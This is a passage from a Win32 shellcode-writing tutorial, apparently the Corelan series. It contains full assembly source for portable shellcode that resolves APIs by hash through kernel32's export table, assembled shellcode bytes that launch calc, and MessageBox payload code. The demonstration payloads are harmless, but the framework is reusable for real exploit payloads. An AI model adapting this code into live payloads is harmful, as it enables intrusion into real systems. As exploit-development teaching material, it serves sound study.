                                    ;eax will contain function address
ret                                 ;only needed if code was not used inline
```

Suppose you pushed a pointer to the hash to the stack, then you can use this code to load the find_function :

```
pop esi     ;take pointer to hash from stack and put it in esi
lodsd       ;load the hash itself into eax (pointed to by esi)
push eax    ;push hash to stack
push edx    ;push base address of dll to stack

call find_function
```

(as you can see, the module base address must be in edx)

When the find_function returns, the function address will be in eax.

If you need to find multiple functions in your application, one of the techniques to do this may be this :

- allocate space on the stack (4 bytes for each function) and set ebp to esp. Each function address will be written right after each other on the stack, in the order that you define
- for each dll that is involved, get the base address and then look up the requested functions in that dll :
  - wrap a loop around the find_function function and write the function addresses at ebp+4, ebp+8, and so on (so in the end, the API pointers are written in a location that you control, so you can call them using an offset to a register (ebp in our example)

We will use this technique in an example later on.

It's important to note that the technique of using hashes to locate function pointers is generic. That means that we don't have to use GetProcAddress() at all.

More information can be found here.

Creating hashes


In the previous chapter, we have learned how to locate the address of functions by comparing hashes.

Of course, before one can compare hashes, one needs to generate the hashes first :-)

You can generate hashes yourself using some asm code available on the projectshellcode website. (Obviously you don't need to include this code in your exploit – you only need it to generate the hashes, so you can use them in your exploit code)

After assembling the code with nasm, exporting the bytes with pveReadbin.pl and putting the bytes into the testshellcode.c application, we can generate the hashes for some functions. (These hashes are just based on the function name string, so you can, of course, extend/modify the list with functions (simply modify the function names at the bottom of the code)). Keep in mind that the function names may be case sensitive !

As stated on the projectshellcode website, the compiled source code will not actually provide any output on the command line. You really need to run the application through the debugger, and the function names + the hashes will be pushed on the stack one by one :



That's nice, but a perhaps even better way to generate hashes is by using this little c script, written by my friend Ricardo (I just tweaked it a little – all credits should go to Ricardo) (GenerateHash.c) :

```
//written by Rick2600 rick2600s[at]gmail{dot}com
//tweaked just a little by Peter Van Eeckhoutte
//http://www.corelan.be:8800
//This script will produce a hash for a given function name
//If no arguments are given, a list with some common function
//names and their corresponding hashes will be displayed

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
long rol(long value, int n);
long ror(long value, int n);
long calculate_hash(char *function_name);
void banner();

int main(int argc, char *argv[])
{
    banner();
    if (argc < 2)
    {
        int i=0;
        char *func[] =
        {
           "FatalAppExitA",
           "LoadLibraryA",
           "GetProcAddress",
           "WriteFile",
           "CloseHandle",
           "Sleep",
           "ReadFile",
           "GetStdHandle",
           "CreatePipe",
           "SetHandleInformation",
           "WinExec",
           "ExitProcess",
           0x0
        };
       printf("HASH\t\t\tFUNCTION\n----\t\t\t--------\n");
        while ( *func )
        {
              printf("0x%X\t\t%s\n", calculate_hash(*func), *func);
              i++;
              *func = func[i];

        }
    }
    else
    {
       char *manfunc[] = {argv[1]};
       printf("HASH\t\t\tFUNCTION\n----\t\t\t--------\n");
       printf("0x%X\t\t%s\n", calculate_hash(*manfunc), *manfunc);
    }

    return 0;
}

long
calculate_hash( char *function_name )
{
    int aux = 0;
    unsigned long hash = 0;
```

```
        while (*function_name)
        {
              hash = ror(hash, 13);
              hash += *function_name;
              *function_name++;

        }

        while ( hash > 0 )
        {
              aux = aux << 8;
              aux += (hash & 0x00000FF);
              hash = hash >> 8;

        }

        hash = aux;
        return hash;
    }

    long rol(long value, int n)
    {
       __asm__ ("rol %%cl, %%eax"
            : "=a" (value)
            : "a" (value), "c" (n)
        );

        return value;
    }

    long ror(long value, int n)
    {
       __asm__ ("ror %%cl, %%eax"
            : "=a" (value)
            : "a" (value), "c" (n)
        );

        return value;
    }

    void banner()
    {
        printf("----------------------------------------------\n");
        printf("     --==[ GenerateHash v1.0 ]==--\n");
        printf(" written by rick2600 and Peter Van Eeckhoutte\n");
        printf("      http://www.corelan.be:8800\n");
        printf("----------------------------------------------\n");
    }
```

Compile with dev-c++.

If you run the script without arguments, it will list the hashes for the function names hardcoded in the source. You can specify one argument (a function name) and then it will produce the hash for that function

Example :

```
C:\shellcode\GenerateHash>GenerateHash.exe  MessageBoxA
----------------------------------------------
     --==[ GenerateHash v1.0 ]==--
 written by rick2600 and Peter Van Eeckhoutte
      http://www.corelan.be:8800
----------------------------------------------
HASH                     FUNCTION
----                     --------
0xA8A24DBC               MessageBoxA
```

Loading/Mapping libraries into the exploit process

Using LoadLibraryA :

The basic concept looks like this

- get base address of kernel32
- find function pointer to LoadLibraryA
- call LoadLibraryA("dll name") and return pointer to base address of this module

If you now have to call functions in this new library, then make sure to push the base address of the module to the stack, then push the hash of the function you want to call onto the stack, and then call the find_function code.

Avoiding the use of LoadLibraryA :

https://www.hbgary.com/community/martinblog/

Putting everything together part 1 : portable WinExec "calc" shellcode

We can use the techniques explained above to start building generic/portable shellcode. We'll start with an easy example : execute calc in a generic way.

The technique is simple. WinExec is part of kernel32, so we need to get the base address of kernel32.dll, then we need to locate the address of WinExec within kernel32 (using the hash of WinExec), and finally we will call WinExec, using "calc" as parameter.

In this example, we will

- use the Topstack technique to locate kernel32
- query the Export Directory Table to get the address of WinExec and ExitProcess
- put arguments on the stack for WinExec
- call WinExec()
- put argument on stack for ExitProcess()
- call ExitProcess()

The assembly code will look like this : (calc.asm)

```
; Sample shellcode that will execute calc
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============

;=======Function : Get Kernel32 base address============
;Topstack technique
;get kernel32 and place address in eax
find_kernel32:
   push esi                         ; Save esi
   xor  esi, esi                    ; Zero esi
   mov  eax, [fs:esi + 0x4]         ; Extract TEB
   mov  eax, [eax - 0x1c]           ; Snag a function pointer that's 0x1c bytes into the stack
find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                         ; Subtract to our next page
   xor  ax, ax                      ; Zero the lower half
   cmp  word [eax], 0x5a4d          ; Is this the top of kernel32?
   jne  find_kernel32_base_loop     ; Nope?  Try again.
find_kernel32_base_finished:
   pop  esi                         ; Restore esi
   ret                              ; Return. Eax now contains base address of kernel32.dll

;=======Function : Find function base address============
find_function:
pushad                              ;save all registers
mov ebp,  [esp  +  0x24]            ;put base address of module that is being
                                    ;loaded in ebp
mov eax,  [ebp  +  0x3c]            ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78]    ;go to export table and put relative address
                                    ;in edx
add edx,  ebp                       ;add base address to it.
                                    ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]            ;set up counter ECX
                                    ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]            ;put names table relative offset in ebx
add ebx,  ebp                       ;add base address to it.
                                    ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished       ;if ecx=0, then last symbol has been checked.
                                    ;(should never happen)
                                    ;unless function could not be found
dec ecx                             ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]       ;get relative offset of the name associated
                                    ;with the current symbol
                                    ;and store offset in esi
add esi,  ebp                       ;add base address.
                                    ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                       ;zero out edi
xor eax,  eax                       ;zero out eax
cld                                 ;clear direction flag.
                                    ;will make sure that it increments instead of
                                    ;decrements when using lods*

compute_hash_again:
lodsb                               ;load bytes at esi (current symbol name)
                                    ;into al, + increment esi
```

```
test al, al                      ;bitwise test :
                                ;see if end of string has been reached
jz  compute_hash_finished       ;if zero flag is set = end of string reached
ror edi, 0xd                    ;if zero flag is not set, rotate current
                                ;value of hash 13 bits to the right
add edi, eax                    ;add current character of symbol name
                                ;to hash accumulator
jmp compute_hash_again          ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi, [esp + 0x28]           ;see if computed hash matches requested hash (at esp+0x28)
                        ;edi = current computed hash
                        ;esi = current function name (string)
jnz find_function_loop          ;no match, go to next symbol
mov ebx, [edx + 0x24]           ;if match : extract ordinals table
                                ;relative offset and put in ebx
add ebx, ebp                    ;add base address.
                                ;ebx = absolute address of ordinals address table
mov cx, [ebx + 2 * ecx]         ;get current symbol ordinal number (2 bytes)
mov ebx, [edx + 0x1c]           ;get address table relative and put in ebx
add ebx, ebp                    ;add base address.
                                ;ebx = absolute address of address table
mov eax, [ebx + 4 * ecx]        ;get relative function offset from its ordinal and put in eax
add eax, ebp                    ;add base address.
                                ;eax = absolute address of function address
mov [esp + 0x1c], eax           ;overwrite stack copy of eax so popad
                                ;will return function address in eax
find_function_finished:
popad                          ;retrieve original registers.
                        ;eax will contain function address
ret

;=======Function : loop to lookup functions (process all hashes)============
find_funcs_for_dll:
    lodsd                   ;load current hash into eax (pointed to by esi)
    push eax                ;push hash to stack
    push edx                ;push base address of dll to stack
    call find_function
    mov [edi], eax          ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04           ;increase edi to store next pointer
    cmp esi, ecx                     ;did we process all hashes yet ?
    jne find_funcs_for_dll      ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to command to execute============
GetArgument:                ; Define label for location of winexec argument string
    call ArgumentReturn     ; call return label so the return address
                            ; (location of string) is pushed onto stack
    db "calc"               ; Write the raw bytes into the shellcode
                            ; that represent our string.
    db 0x00                 ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;WinExec      hash : 0x98FE8A0E
   db 0x98
   db 0xFE
   db 0x8A
   db 0x0E

  ;ExitProcess    hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

;=====================================================================
;=================== MAIN APPLICATION ===============================
;=====================================================================

start_main:
    sub esp,0x08          ;allocate space on stack to store 2 function addresses
                        ;WinExec and ExitProc
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                        ;so we will be able to do this:
                   ;call ebp+4    = Execute WinExec
                   ;call ebp+8    = Execute ExitProcess
   call find_kernel32
   mov edx,eax           ;save base address of kernel32 in edx

   jmp GetHashes        ;get address of  WinExec hash
```


```
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                         ; (edi will be increased with 0x04 for each hash)
                    ; (see resolve_symbols_for_dll)
   mov ecx,esi
   add ecx,0x08          ; store address of last hash into ecx
    call find_funcs_for_dll   ;get function pointers for all hashes
                             ;and put them at ebp+4 and ebp+8

    jmp GetArgument       ; jump to the location
                          ; of the WinExec argument string
ArgumentReturn:            ; Define a label to call so that
                          ; string address is pushed on stack
    pop ebx               ; ebx now points to argument string

;now push parameters to the stack
    xor eax,eax          ;zero out eax
   push eax             ;put 0 on stack
   push ebx             ;put command on stack
   call [ebp+4]       ;call WinExec

   xor eax,eax
   push eax
   call [ebp+8]
```

> *Q : why is the main application positioned at the bottom and the functions at the top ?*
>
> *A : Well, jumping backwards => avoids null bytes. So if you can decrease the number of forward jumps, then you won't have to deal with that much null bytes.)*

Compile and convert to bytes :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" c:\shellcode\lab1\calc.asm -o c:\shellcode\calc.bin

C:\shellcode>perl pveReadbin.pl calc.bin
Reading calc.bin
Read 215 bytes

"\xe9\x9a\x00\x00\x00\x56\x31\xf6"
"\x64\x8b\x46\x04\x8b\x40\xe4\x48"
"\x66\x31\xc0\x66\x81\x38\x4d\x5a"
"\x75\xf5\x5e\xc3\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b"
"\x01\xee\x31\xff\x31\xc0\xfc\xac"
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01"
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c"
"\x24\x28\x75\xde\x8b\x5a\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89"
"\x44\x24\x1c\x61\xc3\xad\x50\x52"
"\xe8\xa7\xff\xff\xff\x89\x07\x81"
"\xc4\x08\x00\x00\x00\x81\xc7\x04"
"\x00\x00\x00\x39\xce\x75\xe6\xc3"
"\xe8\x3c\x00\x00\x00\x63\x61\x6c"
"\x63\x00\xe8\x1c\x00\x00\x00\x98"
"\xfe\x8a\x0e\x7e\xd8\xe2\x73\x81"
"\xec\x08\x00\x00\x00\x89\xe5\xe8"
"\x59\xff\xff\xff\x89\xc2\xe9\xdf"
"\xff\xff\xff\x5e\x8d\x7d\x04\x89"
"\xf1\x81\xc1\x08\x00\x00\x00\xe8"
"\xa9\xff\xff\xff\xe9\xbf\xff\xff"
"\xff\x5b\x31\xc0\x50\x53\xff\x55"
"\x04\x31\xc0\x50\xff\x55\x08";
```

As expected, the code works fine on XP SP3...




but on Windows 7 it does not work.

In order to make this one work on Windows 7 too, all you need to do is replace the entire find_kernel32 function with this :

(size : 22 bytes, 5 null bytes)

```
find_kernel32:
xor eax, eax            ; clear eax
mov eax, [fs:0x30 ]     ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                        ; (1st entry)
mov eax, [ eax ]        ; get the next entry (2nd entry)
mov eax, [ eax ]        ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                        ; = kernel32.dll
ret
```

Try again :



(thanks Ricardo for testing)

So if you want this technique (the one that works on Win7) too, and you need to make it null byte-free, then a possible solution may be :

(size : 28 bytes, null bytes : no)

```
push esi                ;save esi
xor eax, eax            ; clear eax
xor ebx, ebx            ; clear ebx
mov bl,0x30             ; set ebx to 30
mov eax, [fs:ebx ]      ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                        ; (1st entry)
push eax
pop esi
mov eax, [ esi ]        ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]        ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                        ; (kernel32.dll)
pop esi                 ;recover esi
```

Putting everything together part 2 : portable MessageBox shellcode

Let's take it one step further. We will convert our MessageBox shellcode to a generic version that should work on all Windows versions. When writing the shellcode, we will need to


- find kernel32 base address
- find LoadLibraryA and ExitProcess in kernel32.dll (loop that will find the function for both hashes and will write the function pointers to the stack)
- load user32.dll (LoadLibraryA pointer should be on stack, so just push a pointer to "user32.dll" string as argument and call the LoadLibraryA API). As a result, the address of user32.dll will be in eax
- find MessageBoxA in user32.dll. No loop is required here (we only have one hash to look up). After the function has be found, the function pointer will be in eax.
- push MessageBoxA arguments to stack and call MessageBox (pointer is still in eax, so call eax will do)
- exit

The code should look something like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax             ; clear ebx
mov eax, [fs:0x30 ]      ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]         ; get the next entry (2nd entry)
mov eax, [ eax ]         ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
ret

;=======Function : Find function base address============
find_function:
pushad                           ;save all registers
mov ebp,  [esp  +  0x24]         ;put base address of module that is being
                                 ;loaded in ebp
mov eax,  [ebp  +  0x3c]         ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                 ;in edx
add edx,  ebp                    ;add base address to it.
                                 ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]         ;set up counter ECX
                                 ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]         ;put names table relative offset in ebx
add ebx,  ebp                    ;add base address to it.
                                 ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished    ;if ecx=0, then last symbol has been checked.
                                 ;(should never happen)
                                 ;unless function could not be found
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                 ;with the current symbol
                                 ;and store offset in esi
add esi,  ebp                    ;add base address.
                                 ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                    ;zero out edi
xor eax,  eax                    ;zero out eax
cld                              ;clear direction flag.
                                 ;will make sure that it increments instead of
                                 ;decrements when using lods*

compute_hash_again:
lodsb                            ;load bytes at esi (current symbol name)
                                 ;into al, + increment esi
test al,  al                      ;bitwise test :
                                 ;see if end of string has been reached
jz  compute_hash_finished        ;if zero flag is set = end of string reached
ror edi,  0xd                    ;if zero flag is not set, rotate current
                                 ;value of hash 13 bits to the right
add edi,  eax                    ;add current character of symbol name
                                 ;to hash accumulator
jmp compute_hash_again           ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]         ;see if computed hash matches requested hash (at esp+0x28)
                                 ;edi = current computed hash
                                 ;esi = current function name (string)
jnz find_function_loop           ;no match, go to next symbol
mov ebx,  [edx  +  0x24]         ;if match : extract ordinals table
                                 ;relative offset and put in ebx
add ebx,  ebp                    ;add base address.
```

```
                                 ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]         ;get address table relative and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]    ;get relative function offset from its ordinal and put in eax
add eax,  ebp                    ;add base address.
                                 ;eax = absolute address of function address
mov [esp  +  0x1c],  eax         ;overwrite stack copy of eax so popad
                                 ;will return function address in eax
find_function_finished:
popad                           ;retrieve original registers.
                                ;eax will contain function address
ret

;=======Function : loop to lookup functions for a given dll (process all hashes)============
find_funcs_for_dll:
    lodsd                   ;load current hash into eax (pointed to by esi)
    push eax                ;push hash to stack
    push edx                ;push base address of dll to stack
    call find_function
    mov [edi], eax          ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04           ;increase edi to store next pointer
    cmp esi, ecx            ;did we process all hashes yet ?
    jne find_funcs_for_dll  ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to MessageBox Title============
GetTitle:               ; Define label for location of winexec argument string
    call TitleReturn    ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "Corelan"        ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:               ; Define label for location of msgbox argument string
    call TextReturn    ; call return label so the return address
                       ; (location of string) is pushed onto stack
    db "You have been pwned by Corelan" ; Write the raw bytes into the shellcode
    db 0x00            ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:               ; Define label for location of user32.dll string
    call User32Return    ; call return label so the return address
                         ; (location of string) is pushed onto stack
    db "user32.dll"      ; Write the raw bytes into the shellcode
    db 0x00              ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess     hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA    hash = 0xA8A24DBC
   db 0xA8
   db 0xA2
   db 0x4D
   db 0xBC

;=====================================================================
;=================== MAIN APPLICATION ===============================
;=====================================================================

start_main:
    sub esp,0x08         ;allocate space on stack to store 2 things :
                         ;in this order : ptr to LoadLibraryA, ExitProc
    mov ebp,esp          ;set ebp as frame ptr for relative offset
                         ;so we will be able to do this:
                         ;call ebp+4   = Execute LoadLibraryA
                         ;call ebp+8   = Execute ExitProcess
    call find_kernel32
    mov edx,eax      ;save base address of kernel32 in edx
```

```
;locate    functions inside kernel32 first
    jmp GetHashes     ;get address of first hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                          ; (edi will be increased with 0x04 for each hash)
                          ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x08           ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                          ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
    jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                 ;load current hash into eax (pointed to by esi)
    push eax              ;push hash to stack
    push edx              ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
    jmp GetTitle          ;jump to the location
                          ;of the MsgBox Title string
TitleReturn:              ;Define a label to call so that
                          ;string address is pushed on stack
    pop ebx               ;ebx now points to Title string

    jmp GetText           ;jump to the location
                          ;of the MsgBox Text string
TextReturn:               ;Define a label to call so that
                          ;string address is pushed on stack
    pop ecx               ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx              ;zero out edx
    push edx              ;put 0 on stack
    push ebx              ;put pointer to Title on stack
    push ecx              ;put pointer to Text on stack
    push edx              ;put 0 on stack
    call eax              ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
          ;zero out eax
    push eax              ;put 0 on stack
    call [ebp+8]          ;ExitProcess(0)
```



(more than 290 bytes, and includes 38 null bytes !)

You can now apply these techniques and build more powerfull shellcode – or just play with it and extend this example a little – just like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text and "OK" + "Cancel" button
; and based on the button you click, something else
; will be performed
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax              ; clear ebx
mov eax, [fs:0x30 ]       ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]   ; get PEB->Ldr
mov eax, [ eax + 0x14 ]   ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]          ; get the next entry (2nd entry)
mov eax, [ eax ]          ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]   ; get the 3rd entries base address (kernel32.dll)
ret

;=======Function : Find function base address============
find_function:
pushad                            ;save all registers
mov ebp,  [esp  +  0x24]          ;put base address of module that is being
                                  ;loaded in ebp
mov eax,  [ebp  +  0x3c]          ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78]  ;go to export table and put relative address
                                  ;in edx
add edx,  ebp                     ;add base address to it.
                                  ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]          ;set up counter ECX
                                  ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]          ;put names table relative offset in ebx
add ebx,  ebp                     ;add base address to it.
                                  ;ebx = absolute address of names table
```

```
find_function_loop:
jecxz  find_function_finished      ;if ecx=0, then last symbol has been checked.
                                   ;(should never happen)
                                   ;unless function could not be found
dec ecx                            ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]      ;get relative offset of the name associated
                                   ;with the current symbol
                                   ;and store offset in esi
add esi,  ebp                      ;add base address.
                                   ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                      ;zero out edi
xor eax,  eax                      ;zero out eax
cld                                ;clear direction flag.
                                   ;will make sure that it increments instead of
                                   ;decrements when using lods*

compute_hash_again:
lodsb                              ;load bytes at esi (current symbol name)
                                   ;into al, + increment esi
test al,  al                        ;bitwise test :
                                   ;see if end of string has been reached
jz  compute_hash_finished          ;if zero flag is set = end of string reached
ror edi,  0xd                      ;if zero flag is not set, rotate current
                                   ;value of hash 13 bits to the right
add edi,  eax                      ;add current character of symbol name
                                   ;to hash accumulator
jmp compute_hash_again             ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]           ;see if computed hash matches requested hash (at esp+0x28)
                                   ;edi = current computed hash
                                   ;esi = current function name (string)
jnz find_function_loop             ;no match, go to next symbol
mov ebx,  [edx  +  0x24]           ;if match : extract ordinals table
                                   ;relative offset and put in ebx
add ebx,  ebp                      ;add base address.
                                   ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]       ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]           ;get address table relative and put in ebx
add ebx,  ebp                      ;add base address.
                                   ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]      ;get relative function offset from its ordinal and put in eax
add eax,  ebp                      ;add base address.
                                   ;eax = absolute address of function address
mov [esp  +  0x1c],  eax           ;overwrite stack copy of eax so popad
                                   ;will return function address in eax
find_function_finished:
popad                             ;retrieve original registers.
                                  ;eax will contain function address
ret

;=======Function : loop to lookup functions for a given dll (process all hashes)============
find_funcs_for_dll:
    lodsd                     ;load current hash into eax (pointed to by esi)
    push eax                  ;push hash to stack
    push edx                  ;push base address of dll to stack
    call find_function
    mov [edi], eax            ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04             ;increase edi to store next pointer
    cmp esi, ecx              ;did we process all hashes yet ?
    jne find_funcs_for_dll  ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to MessageBox Title============
GetTitle:              ; Define label for location of winexec argument string
    call TitleReturn   ; call return label so the return address
                       ; (location of string) is pushed onto stack
    db "Corelan"       ; Write the raw bytes into the shellcode
    db 0x00            ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:             ; Define label for location of msgbox argument string
    call TextReturn  ; call return label so the return address
